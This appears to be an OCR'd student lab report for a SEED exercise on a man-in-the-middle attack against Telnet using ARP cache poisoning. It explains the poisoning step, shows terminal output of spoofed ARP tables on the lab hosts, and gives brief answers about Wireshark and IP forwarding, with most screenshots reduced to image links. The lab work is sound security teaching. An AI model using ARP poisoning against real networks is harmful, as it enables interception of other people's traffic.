
Task 2: MITM Attack on Telnet using ARP Cache Poisoning


Step 1:

Launch the ARP cache poisoning attack First, Host M conducts an ARP cache poisoning attack on both A and B, such that in A's ARP cache, B's IP address maps to M's MAC address, and in B's ARP cache, A's IP address also maps to M's MAC address. After this step, packets sent between A and B will all be sent to M. We will use the ARP cache poisoning attack from Task 1 to achieve this goal.






seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# nano task2.py
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 task2.py
.
Sent 1 packets.
root@seed-attacker:PES2UG20CS390:Name:VishwasM$:/volumes#



seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[09/17/22]seed@VM:~/.../Labsetup$ docksh 43
root@hostA:PES2UG20CS390:Name:VishwasM$:/# arp
Address HWtype HWaddress Flags Mask Iface
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
root@hostA:PES2UG20CS390:Name:VishwasM$:/#


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
[09/17/22]seed@VM:~/.../Labsetup$ docksh 28
root@hostB:PES2UG20CS390:Name:VishwasM$:/# arp
Address HWtype HWaddress Flags Mask Iface
A-10.9.0.5.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
root@hostB:PES2UG20CS390:Name:VishwasM$:/#

Step 2: Testing









Question:


1. What do you observe? Explain

Ans: ARP protocol is observed in the Wireshark.

Step 3 - Turn on IP Forwarding









Question:


1.Compare the results between the above two steps.

Ans: In the second scenario we have no ARP packets sent. We can just see the ICMP packets travelling across two hosts.

